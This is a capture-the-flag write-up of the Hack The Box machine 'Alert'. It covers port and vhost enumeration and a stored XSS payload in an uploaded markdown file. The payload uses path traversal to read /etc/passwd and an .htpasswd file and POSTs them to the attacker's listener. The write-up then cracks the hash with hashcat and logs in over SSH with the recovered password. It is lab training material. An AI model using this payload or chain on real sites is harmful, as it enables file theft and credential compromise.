
Alert

By Praveen Kumar Sharma



For me IP of the machine is : 10.10.11.44
Lets try pinging it :

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Alert git:(main)±11 (4.134s)
ping 10.10.11.44 -c 5

PING 10.10.11.44 (10.10.11.44) 56(84) bytes of data.
64 bytes from 10.10.11.44: icmp_seq=1 ttl=63 time=117 ms
64 bytes from 10.10.11.44: icmp_seq=2 ttl=63 time=122 ms
64 bytes from 10.10.11.44: icmp_seq=3 ttl=63 time=98.6 ms
64 bytes from 10.10.11.44: icmp_seq=4 ttl=63 time=92.5 ms
64 bytes from 10.10.11.44: icmp_seq=5 ttl=63 time=96.6 ms

--- 10.10.11.44 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 92.537/105.288/121.577/11.750 ms
```

Now, lets do port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.44 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Alert git:(main)±1 (4.359s)
rustscan -a 10.10.11.44 --ulimit 5000
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
RustScan: allowing you to send UDP packets into the void 1200x faster than NMAP

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.44:22
Open 10.10.11.44:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-12-20 18:00 IST
Initiating Ping Scan at 18:00
Scanning 10.10.11.44 [2 ports]
Completed Ping Scan at 18:00, 0.09s elapsed (1 total hosts)
Initiating Connect Scan at 18:00
Scanning alert.htb (10.10.11.44) [2 ports]
Discovered open port 22/tcp on 10.10.11.44
Discovered open port 80/tcp on 10.10.11.44
Completed Connect Scan at 18:00, 0.27s elapsed (2 total ports)
Nmap scan report for alert.htb (10.10.11.44)
Host is up, received syn-ack (0.12s latency).
Scanned at 2024-12-20 18:00:47 IST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
```

⚡ Open Ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
```

Now lets do an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.44 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Alert git:(main)±3 (14.885s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.44 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-12-20 18:02 IST
Nmap scan report for 10.10.11.44
Host is up (0.11s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7e:46:2c:46:6e:e6:d1:eb:2d:9d:34:25:e6:36:14:a7 (RSA)
|   256 45:7b:20:95:ec:17:c5:b4:d8:86:50:81:e0:8c:e8:b8 (ECDSA)
|_  256 cb:92:ad:6b:fc:c8:8e:5e:9f:8c:a2:69:1b:6d:d0:f7 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://alert.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.84 seconds
```

⚡ Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 3072 7e:46:2c:46:6e:e6:d1:eb:2d:9d:34:25:e6:36:14:a7 (RSA)
| 256 45:7b:20:95:ec:17:c5:b4:d8:86:50:81:e0:8c:e8:b8 (ECDSA)
|_ 256 cb:92:ad:6b:fc:c8:8e:5e:9f:8c:a2:69:1b:6d:d0:f7 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://alert.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets add `alert.htb` to our host file

```
127.0.0.1       localhost
10.10.11.211    monitorstwo.htb
10.10.11.196    stocker.htb
10.10.11.186    metapress.htb
10.10.11.218    ssa.htb
10.10.11.216    jupiter.htb
10.10.11.232    clicker.htb
10.10.11.32     sightless.htb
10.10.11.245    surveillance.htb
10.10.11.248    monitored.htb
10.10.11.213    microblog.htb
10.10.144.3     cyprusbank.thm
10.10.11.37     instant.htb
10.10.11.34     trickster.htb
10.10.138.115   skycouriers.thm
10.10.56.7      fortress
10.10.11.30     monitorsthree.htb
192.168.122.227 earth.local
10.10.11.44     alert.htb
~
```

Moving on, lets do directory fuzzing and vhost enumeration next

---

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

```
feroxbuster -u http://alert.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r --scan-dir-listings
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Alert git:(main)±3 (32.608s)
feroxbuster -u http://alert.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r --scan-dir-listings


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://alert.htb
 🚀 Threads               │ 200
 📖 Wordlist              │ /usr/share/wordlists/dirb/common.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.11.0
 💉 Config File           │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 📂 Scan Dir Listings     │ true
 🏁 HTTP methods          │ [GET]
 📍 Follow Redirects      │ true
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        9l       28w      274c Auto-filtering found 404-like response and created new filter
404      GET        9l       31w      271c Auto-filtering found 404-like response and created new filter
200      GET       25l       52w      633c http://alert.htb/visualizer.php
200      GET       28l       66w      966c http://alert.htb/index.php?page=alert
200      GET      182l      385w     3622c http://alert.htb/css/style.css
200      GET      182l      385w     3622c http://alert.htb/css/style
[####################] - 31s    18462/18462   0s      found:4       errors:976
[####################] - 25s     4614/4614    187/s   http://alert.htb/
[####################] - 17s     4614/4614    275/s   http://alert.htb/css/
[####################] - 14s     4614/4614    320/s   http://alert.htb/messages/
[####################] - 7s      4614/4614    634/s   http://alert.htb/uploads/
```

⚡ Directory Fuzzing

200 GET 25l 52w 633c http://alert.htb/visualizer.php
200 GET 28l 66w 966c http://alert.htb/index.php?page=alert
200 GET 182l 385w 3622c http://alert.htb/css/style.css
200 GET 182l 385w 3622c http://alert.htb/css/style

Now lets do VHOST Enumeration

VHOST Enumeration

```
ffuf -u http://alert.htb -H 'Host: FUZZ.alert.htb' -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
-t 200 -ac
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Alert git:(main) (11.497s)
ffuf -u http://alert.htb -H 'Host: FUZZ.alert.htb' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 200 -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://alert.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.alert.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

statistics              [Status: 401, Size: 467, Words: 42, Lines: 15, Duration: 104ms]
:: Progress: [4989/4989] :: Job [1/1] :: 203 req/sec :: Duration: [0:00:11] :: Errors: 0 ::
```

Lets add this to our host file as well

```
# Static table lookup for hostnames.
# See hosts(5) for details.

127.0.0.1       localhost       admin.sightless.htb
10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196    stocker.htb     dev.stocker.htb
10.10.11.186    metapress.htb
10.10.11.218    ssa.htb
10.10.11.216    jupiter.htb     kiosk.jupiter.htb
10.10.11.232    clicker.htb     www.clicker.htb
10.10.11.32     sightless.htb   sqlpad.sightless.htb
10.10.11.245    surveillance.htb
10.10.11.248    monitored.htb   nagios.monitored.htb
10.10.11.213    microblog.htb   app.microblog.htb       sunny.microblog.htb     chip.microblog.htb
10.10.144.3     cyprusbank.thm  www.cyprusbank.thm      admin.cyprusbank.thm
10.10.11.37     instant.htb     mywalletv1.instant.htb  swagger-ui.instant.htb
10.10.11.34     trickster.htb   shop.trickster.htb
10.10.138.115   skycouriers.thm
10.10.56.7      fortress        temple.fortress
10.10.11.30     monitorsthree.htb       cacti.monitorsthree.htb
192.168.122.227 earth.local     terratest.earth.local
10.10.11.44     alert.htb       statistics.alert.htb
~
```

Now lets run directory fuzzing on this new domain as well

```
feroxbuster -u http://statistics.alert.htb -w
/usr/share/wordlists/dirb/common.txt -t 200 -r --scan-dir-listings
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Alert git:(main) (17.082s)
feroxbuster -u http://statistics.alert.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r --scan-dir-listings

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
──────────────────────┬──────────────────────
 🎯 Target Url        │ http://statistics.alert.htb
 🚀 Threads           │ 200
 📖 Wordlist          │ /usr/share/wordlists/dirb/common.txt
 👌 Status Codes      │ All Status Codes!
 💥 Timeout (secs)    │ 7
 🦡 User-Agent        │ feroxbuster/2.11.0
 💉 Config File       │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links     │ true
 📂 Scan Dir Listings │ true
 🏁 HTTP methods      │ [GET]
 🔃 Follow Redirects  │ true
 🔃 Recursion Depth   │ 4
──────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        9l       28w      285c Auto-filtering found 404-like response and created new filter; toggle o
401      GET       14l       54w      467c Auto-filtering found 404-like response and created new filter; toggle o
[####################] - 16s     4614/4614    0s      found:0       errors:140
[####################] - 16s     4614/4614    296/s   http://statistics.alert.htb/
```


Very weird but lets move on, lets see this web application now

---


Web Application

Default page

And the contact page we can also input



Now lets see that subdomain too that we found earlier



So we need creds here lets find ways to exploit now

Gaining Access

So the contact form we can send request i tested with `socat`

And i got the request on socat

So this is something also i just assumed that md upload page is vulnerable to XSS and when i searched this i got a result of xss on md upload

I put together this

```
<script>
 fetch("http://alert.htb/messages.php?file=../../../../etc/passwd")
    .then(response => response.text())
    .then(data => {
        fetch("http://10.10.16.14:8888/", {method: "POST", body: data})
    });
</script>
```

I can use the same socat listener here


```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Alert git:(main)±1 (0.057s)
cat xss.md
```

File: xss.md

```
<script>
 fetch("http://alert.htb/messages.php?file=../../../../etc/passwd")
    .then(response => response.text())
    .then(data => {
        fetch("http://10.10.16.14:8888/", {method: "POST", body: data})
    });
</script>
```

Upload this md file here

Now hit `view markdown` here



Right click on this button and copy the link

One thing before this using this link u should see a request in socat from uploading this

```
POST / HTTP/1.1
Host: 10.10.16.14:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://alert.htb/
Content-Type: text/plain;charset=UTF-8
Content-Length: 1
Origin: http://alert.htb
Sec-GPC: 1
Connection: keep-alive
Priority: u=4
```

Now put that link in the contact form here

Now hit send and u should recieve something on socat

```
<pre>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
albert:x:1000:1000:albert:/home/albert:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
david:x:1001:1002:,,,:/home/david:/bin/bash
</pre>
```

Three users here : root, albert, david

Now lets see the technology its using

So its apache so it should have a .htpasswd for the statistics.alert.htb

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Alert git:(main)±1 (0.059s)
cat xss.md

      File: xss.md
1     <script>
2 ~    fetch("http://alert.htb/messages.php?file=../../../../var/www/statistics.alert.htb/.htpasswd")
3         .then(response => response.text())
4         .then(data => {
5             fetch("http://10.10.16.14:8888/", {method: "POST", body: data})
6         });
7     </script>
```

Repeat the same steps to get a response on socat like this

```
POST / HTTP/1.1
Host: 10.10.16.14:8888
Connection: keep-alive
Content-Length: 57
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://alert.htb
Referer: http://alert.htb/
Accept-Encoding: gzip, deflate

<pre>albert:$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/
</pre>
```

Got this hash here for albert lets save it

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Alert git:(main)±1 (2.348s)
vim hash

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Alert git:(main)±4 (0.057s)
cat hash
```

	File: **hash**
1	$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/

Now lets crack it using hashcat

```
hashcat -a 0 -m 1600 hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Alert git:(main)±4 (0.635s)
hashcat -a 0 -m 1600 hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt

hashcat (v6.2.6) starting

nvmlDeviceGetFanSpeed(): Not Supported

CUDA API (CUDA 12.7)
====================
* Device #1: NVIDIA GeForce RTX 3050 Laptop GPU, 3593/3794 MB, 16MCU

OpenCL API (OpenCL 3.0 CUDA 12.7.33) - Platform #1 [NVIDIA Corporation]
=======================================================================
* Device #2: NVIDIA GeForce RTX 3050 Laptop GPU, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Fri Dec 20 18:37:59 2024
Stopped: Fri Dec 20 18:38:00 2024
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Alert git:(main)±1 (1.908s)
hashcat hash --show

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

1600 | Apache $apr1$ MD5, md5apr1, MD5 (APR) | FTP, HTTP, SMTP, LDAP Server

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/:manchesterunited
```

Got creds for a user i think

> ⚠ User's Creds
>
> Username : albert
> Password : manchesterunited

Now lets first try logging in on that subdomain

Some kind of donation tracking page i think but we did confirm that creds are correct so lets try sshing in with these

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Alert git:(main)±1 (12.103s)
ssh albert@alert.htb
albert@alert.htb's password:

albert@alert:~ (0s)
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-200-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri 20 Dec 2024 12:58:40 PM UTC

  System load:           0.0
  Usage of /:            63.8% of 5.03GB
  Memory usage:          16%
  Swap usage:            0%
  Processes:             247
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.44
